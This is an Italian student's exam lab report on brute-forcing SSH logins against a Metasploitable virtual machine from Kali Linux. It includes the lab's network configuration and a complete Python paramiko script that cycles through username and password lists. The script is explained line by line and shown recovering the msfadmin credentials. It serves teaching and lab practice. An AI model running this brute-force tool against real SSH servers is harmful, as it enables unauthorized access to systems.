

Andrea Di Rocco

BruteForce



Introduzione al programma

In questo esercizio ho realizzato un piccolo script in Python con l'obiettivo di simulare un attacco brute force su un servizio SSH.

Lo scopo è quello di testare la sicurezza di un sistema, in questo caso una macchina virtuale Metasploitable, provando automaticamente varie combinazioni di username e password fino a trovare quella giusta.

Il programma è stato sviluppato usando la libreria paramiko, che permette di gestire connessioni SSH in modo semplice e diretto tramite Python.

Una parte fondamentale è la lettura da due file di testo, users.txt e passwords.txt, dove ho salvato le possibili credenziali da testare.

Il codice è pensato per essere chiaro e leggibile, con messaggi a schermo che aiutano a capire cosa sta facendo il programma in ogni momento.

Inoltre, ho previsto la gestione degli errori più comuni, come connessioni rifiutate o file mancanti, così da non far crashare tutto.

1 Configurazione delle reti

Per questo esercizio ho preparato un ambiente di test in cui ho configurato due macchine virtuali: una con **Kali Linux**, che ho usato come macchina attaccante, e una con **Metasploitable**, che è stata la macchina bersaglio.

Entrambe le macchine sono state collegate a una rete virtuale **NAT Network**, dove ho assegnato manualmente gli indirizzi IP statici, in modo da avere il pieno controllo su chi è chi nella rete e non dipendere dal DHCP. Questo è fondamentale per un ambiente di test stabile.

Configurazione di Kali Linux

Su Kali Linux ho impostato come indirizzo IP statico **192.168.50.100**, gateway **192.168.50.1**, e maschera di rete **/24**.

Questo l'ho fatto modificando direttamente il file delle interfacce di rete (/etc/network/interfaces) per essere sicuro che i parametri restino anche dopo eventuali riavvii della macchina.

Configurazione di Metasploitable

Su Metasploitable ho assegnato l'IP **192.168.50.101**, con gli stessi parametri di rete di Kali (stessa subnet e gateway).

Anche qui la configurazione è avvenuta tramite file, perché Metasploitable non usa un'interfaccia grafica e tutto va fatto a mano.

Problemi con le macchine AMD

Durante il lavoro ho incontrato **problemi molto seri legati alla compatibilità tra VirtualBox, Kali Linux e Metasploitable**.

Nel mio caso specifico, uso un computer con processore **AMD**, e purtroppo ho notato che proprio con queste CPU VirtualBox tende a dare parecchie noie.

Già in passato avevo avuto problemi a far partire Kali o Metasploitable correttamente.

Anche stavolta, durante l'esame, ho dovuto rifare tutta la procedura su una macchina diversa, con **processore Intel**, perché su AMD le macchine virtuali crashavano spesso, si bloccavano oppure non comunicavano bene tra loro nella rete interna.

In particolare, **Metasploitable su AMD è risultato quasi inutilizzabile**, con errori strani e instabilità continua.

Solo passando a una macchina Intel sono riuscito a far girare tutto in modo stabile e portare avanti il test.

Con queste configurazioni sono riuscito a mettere in comunicazione Kali e Metasploitable sulla stessa rete, condizione indispensabile per poter poi lanciare il mio attacco di brute force SSH.

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
```

```
source /etc/network/interfaces.d/*
```

```
# The loopback network interface
```

```
auto lo
```

```
iface lo inet loopback
```

```
auto eth0
```

```
iface eth0 inet static
```

```
address 192.168.50.100/24
```

```
gateway 192.168.50.1
```

GNU nano 2.0.7

File: /etc/network/interfaces

```
# This file describes the network interfaces available on your system
# and how to activate them. For more information, see interfaces(5).
```

```
# The loopback network interface
```

```
auto lo
```

```
iface lo inet loopback
```

```
# The primary network interface
```

```
auto eth0
```

```
iface eth0 inet static
```

```
address 192.168.50.101
```

```
netmask 255.255.255.0
```

```
network 192.168.50.0
```

```
broadcast 192.168.50.255
```

```
gateway 192.168.50.1
```

[Read 16 lines]

^G Get Help

^O WriteOut

^R Read File

^Y Prev Page

^K Cut Text

^C Cur Pos

^X Exit

^J Justify

^W Where Is

^V Next Page

^U UnCut Text

^T To Spell

2 Brute Force

Per questa parte dell'esercizio ho scritto io personalmente un piccolo script in Python che serve per eseguire un attacco di tipo **brute force SSH**.

L'obiettivo era quello di trovare le credenziali corrette per accedere alla macchina **Metasploitable** tramite il servizio SSH, provando varie combinazioni di username e password.

```
import paramiko
import sys
import ipaddress

#Programma brute force di ADR
def attacco_ssh(ip, porta, utenti, password):
    client = paramiko.SSHClient()
    client.set_missing_host_key_policy(paramiko.AutoAddPolicy())

    for utente in utenti:
        utente = utente.strip()
        for pwd in password:
            pwd = pwd.strip()
            print(f"Test: {utente} / {pwd}")
            try:
                client.connect(ip, port=porta, username=utente, password=pwd, timeout=3)
                print(f"Successo → {utente}:{pwd}")
                return
            except paramiko.AuthenticationException:
                continue
            except Exception as e:
                print(f"Errore: {e}")
                return
            finally:
                client.close()

    print("Nessuna combinazione corretta trovata.")

#Input manuale
try:
    ip = input("IP: ")
    try:
        ipaddress.ip_address(ip)
    except:
        print("IP non valido.")
        sys.exit()

    try:
        porta = int(input("Porta (default 22): ") or 22)
    except:
        porta = 22

    try:
        with open("users.txt") as u:
            utenti = u.readlines()
        with open("passwords.txt") as p:
            password = p.readlines()
    except:
        print("File users.txt o passwords.txt non trovato.")
        sys.exit()

    attacco_ssh(ip, porta, utenti, password)
except KeyboardInterrupt:
    print("\nInterrotto.")
```

Com'è fatto il codice e come funziona

Il file si chiama **bruteforceadr.py**. fa uso della libreria **paramiko**, che serve proprio per fare connessioni SSH da Python.

Di seguito ti spiego ciascun comando che ho utilizzato, passo dopo passo.

1. **import paramiko**

Questo comando importa la libreria **paramiko**, che è fondamentale per gestire le connessioni SSH. Senza questa libreria, non potrei effettuare il tentativo di connessione alle macchine bersaglio. Paramiko permette di automatizzare l'accesso remoto a server via SSH.

2. **import sys**

Ho importato **sys** per poter gestire le interruzioni del programma e per terminare l'esecuzione nel caso in cui ci siano errori. Ad esempio, se l'utente inserisce un IP non valido o se mancano i file di utenti e password, il programma si fermerà con un messaggio di errore.

3. **import ipaddress**

Ho usato la libreria **ipaddress** per controllare che l'indirizzo IP inserito dall'utente sia valido. In questo modo posso evitare errori che potrebbero verificarsi nel caso in cui l'IP non sia scritto correttamente.

4. **def attacco_ssh(ip, porta, utenti, password):**

Questa è la dichiarazione della funzione principale, che esegue l'attacco brute force. La funzione prende in input l'IP della macchina bersaglio, la porta SSH (di solito la 22), e due liste: una con gli utenti e l'altra con le password da provare.

5. **client = paramiko.SSHClient()**

Creo un oggetto di tipo **SSHClient** chiamato **client**. Questo oggetto sarà utilizzato per stabilire la connessione SSH con la macchina bersaglio.

6. **client.set_missing_host_key_policy(paramiko.AutoAddPolicy())**

Imposto una politica di connessione che accetta automaticamente qualsiasi chiave host. Questo è utile perché, se il server non è già nella lista di host conosciuti, il programma non genererà errori, ma aggiungerà automaticamente la chiave alla lista.

7. **for utente in utenti:**

Con questo ciclo, scorro la lista degli utenti che sono stati letti dal file. Iniziamo con il primo utente e poi proseguiamo fino a quando non abbiamo provato tutti gli utenti nel file.

8. **utente = utente.strip()**

Uso **strip()** per rimuovere eventuali spazi bianchi o caratteri di fine riga da ciascun nome utente. Questo è importante perché un nome utente con spazi extra non funzionerebbe quando lo passo come parametro nella connessione SSH.

9. **for pwd in password:**

All'interno del ciclo per gli utenti, creo un altro ciclo per provare tutte le password che ho nel file. Quindi per ogni utente, proverò tutte le password, una dopo l'altra.

10. **pwd = pwd.strip()**

Come nel caso degli utenti, pulisco ogni password dalla possibilità di avere spazi o caratteri di fine riga, per evitare che ciò influisca negativamente sulla connessione.

11. **print(f"Test: {utente} / {pwd}")**

A questo punto, stampo sul terminale la combinazione di utente e password che sto provando, in modo da monitorare il progresso dell'attacco. Questo è utile per capire quale combinazione è in corso.

12. **client.connect(ip, port=porta, username=utente, password=pwd, timeout=3)**

Questo è il comando centrale. Provo a connettermi alla macchina bersaglio usando l'IP, la porta, l'utente e la password che sto attualmente testando. Se la connessione riesce, significa che la combinazione di utente e password è corretta.

13.**print(f"Successo → {utente}:{pwd}")**

Se la connessione va a buon fine, stampo il messaggio di successo, che mi indica che ho trovato la giusta combinazione di utente e password. A questo punto, non ha senso continuare a provare altre combinazioni, quindi interrompo la funzione.

14.**return**

Il comando **return** termina subito la funzione **attacco_ssh**, una volta trovata la combinazione corretta di utente e password. Non continuo a provare altre combinazioni una volta che ho avuto successo.

15.**except paramiko.AuthenticationException:**

Se la connessione SSH fallisce a causa di una **AuthenticationException** (cioè la combinazione di utente e password è errata), il programma passa automaticamente alla combinazione successiva, senza fermarsi o interrompersi.

16.**continue**

Se una combinazione non funziona, il programma **continua** a provare con la combinazione successiva, senza fare nulla di particolare oltre a ignorare l'errore.

17.**except Exception as e:**

Questo blocco intercetta qualsiasi altro errore che possa verificarsi durante la connessione SSH, ad esempio problemi di rete o configurazioni errate. Il programma stampa l'errore e poi si ferma.

18.**print(f"Errore: {e}")**

Se succede un errore imprevisto, il programma stampa il messaggio di errore, così so esattamente cosa è andato storto.

19.**client.close()**

Alla fine di ogni tentativo di connessione (sia che sia andato a buon fine, sia che abbia fallito), la connessione viene chiusa con **close()** per evitare di lasciare connessioni aperte che potrebbero causare problemi.

20.**print("Nessuna combinazione corretta trovata.")**

Se il programma arriva a questo punto, significa che ha provato tutte le combinazioni di utenti e password senza riuscire a trovare quella giusta. In tal caso, stampa questo messaggio per avvisare che l'attacco non ha avuto successo.

21.**ip = input("IP: ")**

Chiedo all'utente di inserire l'IP della macchina bersaglio. L'utente fornisce l'indirizzo al quale vuole tentare di accedere.

22.**ipaddress.ip_address(ip)**

Questa funzione verifica che l'IP inserito sia valido. Se non è valido, il programma mostra un messaggio di errore e si ferma.

23.**porta = int(input("Porta (default 22): ") or 22)**

Chiedo all'utente di inserire la porta SSH. Se non viene inserita alcuna porta, il programma usa la **porta 22** per impostazione predefinita.

24.**with open("users.txt") as u:**

Apro il file **users.txt** che contiene l'elenco degli utenti da provare. Se non trovo il file, il programma si ferma.

25.**with open("passwords.txt") as p:**

Apro il file **passwords.txt** che contiene le password da provare. Se non trovo questo file, il

programma termina.

26.**attacco_ssh(ip, porta, utenti, password)**

Chiamo la funzione **attacco_ssh** con i dati forniti dall'utente (IP, porta, utenti e password) per avviare l'attacco.

27.**except KeyboardInterrupt:**

Se l'utente preme **CTRL+C**, il programma intercetta questa interruzione e termina in modo ordinato, senza errori.

28.**print("\nInterrotto.")**

In caso di interruzione manuale del programma, stampa "Interrotto." e si ferma.

3 Esecuzione e Risultati

Quando ho deciso di eseguire il mio programma, ho dovuto prepararmi a **monitorare ogni passo** del processo per capire esattamente cosa stava accadendo durante l'attacco brute force. Dopo aver configurato correttamente Kali Linux come macchina attaccante e Metasploitable come macchina bersaglio, sono partito con l'esecuzione del mio script per tentare di indovinare la password tramite SSH.

La prima cosa che ho fatto è stata **avviare il programma**, che mi ha chiesto di fornire l'indirizzo IP della macchina di destinazione. Questo passaggio è fondamentale, perché il programma deve sapere a quale macchina connettersi. Quando ho inserito l'IP di Metasploitable, il programma ha automaticamente **verificato che fosse valido** usando la libreria ipaddress. Se l'IP non fosse stato corretto, il programma avrebbe interrotto l'esecuzione, quindi sono stato tranquillo di aver inserito un valore valido.

Una volta verificato l'IP, il programma mi ha chiesto di inserire la **porta** da usare per la connessione. Di solito la porta di default per SSH è la **22**, quindi ho semplicemente premuto invio per lasciare che il programma utilizzasse questa porta predefinita. Se avessi voluto usare una porta diversa, avrei potuto specificarla, ma nel mio caso la configurazione di Metasploitable usava la porta standard.

A questo punto, il programma ha letto i file **users.txt** e **passwords.txt**, contenenti rispettivamente gli utenti e le password da provare. Qui è dove il brute force inizia a entrare in gioco: il programma ha preso il primo utente, ha provato tutte le combinazioni di password, e poi è passato al successivo, ripetendo questa operazione per ogni utente nel file.

Durante l'esecuzione, ho **monitorato i progressi** nel terminale, dove venivano stampate le combinazioni di utente e password che il programma stava testando. Ogni volta che veniva provata una nuova coppia, veniva visualizzato un messaggio simile a: "Test: utente / password". Questo mi ha permesso di seguire passo dopo passo cosa stava accadendo.

Nel caso di un **tentativo di connessione fallito**, il programma non si è fermato, ma ha semplicemente **proseguito con la combinazione successiva**. Questo comportamento è stato possibile grazie al blocco try-except che gestisce gli errori, in particolare quelli relativi a password errate. Quando un tentativo non andava a buon fine, veniva ignorato, e il programma proseguiva come se nulla fosse.

Poi, dopo aver provato diverse combinazioni di utente e password, ho visto finalmente un messaggio che mi indicava il **successo**. Il programma mi ha restituito la combinazione corretta, stampando: "Successo → msfadmin:msfadmin". Questa era la combinazione giusta, e l'attacco è riuscito. Una volta trovata la combinazione corretta, il programma ha interrotto l'esecuzione automaticamente, grazie al comando return.


Il programma ha quindi chiuso tutte le connessioni aperte, assicurandosi di non lasciare risorse

inutilizzate. Ho ricevuto il messaggio finale di successo e l'attacco si è concluso senza intoppi. Se non avessi trovato nessuna combinazione corretta, il programma avrebbe stampato "Nessuna combinazione corretta trovata", ma fortunatamente, questa volta, l'attacco ha avuto successo.

Un aspetto importante che ho osservato durante l'esecuzione è che, anche se il programma ha funzionato correttamente, ci sono stati alcuni **problemi tecnici**. Ho notato che la connessione tra Kali e Metasploitable non era sempre stabile, specialmente quando ho usato le **macchine virtuali su hardware AMD**. Nonostante ciò, una volta che ho trasferito l'intero set-up su **macchine Intel**, l'esecuzione è diventata decisamente più fluida e priva di errori.

Nel complesso, l'esecuzione dello script è stata un buon test di funzionamento delle mie competenze di brute force su SSH, anche se non sono mancati i piccoli problemi tecnici legati alla compatibilità tra le macchine virtuali. Alla fine, il risultato è stato positivo, e ho raggiunto l'obiettivo di riuscire a trovare la combinazione corretta di login tramite brute force.

Tuttavia, è importante sottolineare che durante l'esecuzione, la velocità con cui il programma esegue l'attacco dipende anche dalle risorse hardware a disposizione. Questo è qualcosa che dovrò tenere in considerazione per future esecuzioni, dove potrei ottimizzare ulteriormente il codice o sfruttare **tecniche più avanzate** per migliorare l'efficienza dell'attacco.



```
$ python bruteforceadr.py
IP: 192.168.50.101
Porta (default 22): 22
Test: users / passwords
Test: users / msfadmin
Test: users / admin
Test: users / 1234
Test: users / 0000
Test: msfadmin / passwords
Test: msfadmin / msfadmin
Successo → msfadmin:msfadmin
```

4 Conclusioni

In conclusione, questo esercizio mi ha permesso di mettere in pratica e consolidare le conoscenze che ho acquisito fino a questo momento, affrontando in modo concreto una **simulazione di attacco informatico**. In particolare, il focus è stato sull'uso di tecniche di **brute force su SSH**, che rappresentano una delle modalità più comuni per cercare di ottenere accesso non autorizzato a sistemi remoti.

Durante il percorso, ho imparato **ad affrontare e risolvere diversi problemi pratici** legati alla configurazione delle macchine virtuali. Configurare **Kali Linux** come macchina attaccante e **Metasploitable** come bersaglio è stato il primo passo fondamentale. Ho imparato a **gestire correttamente la rete** tra le due macchine virtuali, un passaggio che inizialmente mi ha dato dei problemi a causa delle **incompatibilità con il mio hardware AMD**. Tuttavia, ho trovato una soluzione trasferendo il tutto su una macchina con architettura Intel, dove tutto è stato più fluido e stabile.

Il lavoro pratico sul codice mi ha fatto capire l'importanza di **ogni singolo passaggio** in un attacco di brute force, dalla gestione delle connessioni SSH con paramiko alla verifica della validità dell'IP inserito, fino alla gestione degli utenti e delle password. Ho imparato che **la precisione nei dettagli** è fondamentale quando si scrive un programma di attacco, anche se sembra che ogni passaggio sia banale.

Quello che mi ha colpito di più è stato il fatto che, nonostante il **brute force** sia una tecnica relativamente semplice, la **resilienza del sistema bersaglio** e i vari **fattori esterni**, come la configurazione della rete e la stabilità della macchina virtuale, possano influenzare pesantemente il risultato. Ogni tentativo di connessione che il programma effettua è un piccolo passo in avanti, ma ogni errore va analizzato e gestito con attenzione, e non sempre si ottiene il risultato sperato immediatamente.

L'esperienza mi ha anche fatto capire l'importanza della **gestione degli errori** nel codice. Ad esempio, il programma è stato progettato per saltare le combinazioni errate senza interrompersi, e per chiudere la connessione dopo ogni tentativo, un approccio che aumenta l'efficienza e previene i blocchi.

Infine, questo esercizio ha anche messo in evidenza i limiti del brute force e i **possibili miglioramenti** che si potrebbero fare per rendere l'attacco più veloce e potente. Il brute force è una tecnica che può sembrare semplice, ma richiede risorse e tempo. Per questo motivo, ho capito che in scenari reali è fondamentale essere più **strategici** e pensare ad alternative come l'utilizzo di **liste ottimizzate** per gli utenti e le password, oppure l'impiego di **attacchi distribuiti** per accelerare il processo.

In sintesi, questo esercizio è stato una **vera e propria lezione pratica** su come applicare le tecniche di attacco informatico in un contesto controllato, ma mi ha anche fatto riflettere sui **limiti e sulle difficoltà** che si incontrano quando si lavora con sistemi e tecniche di sicurezza.

Andrea Di Rocco esame m2 Bruteforce

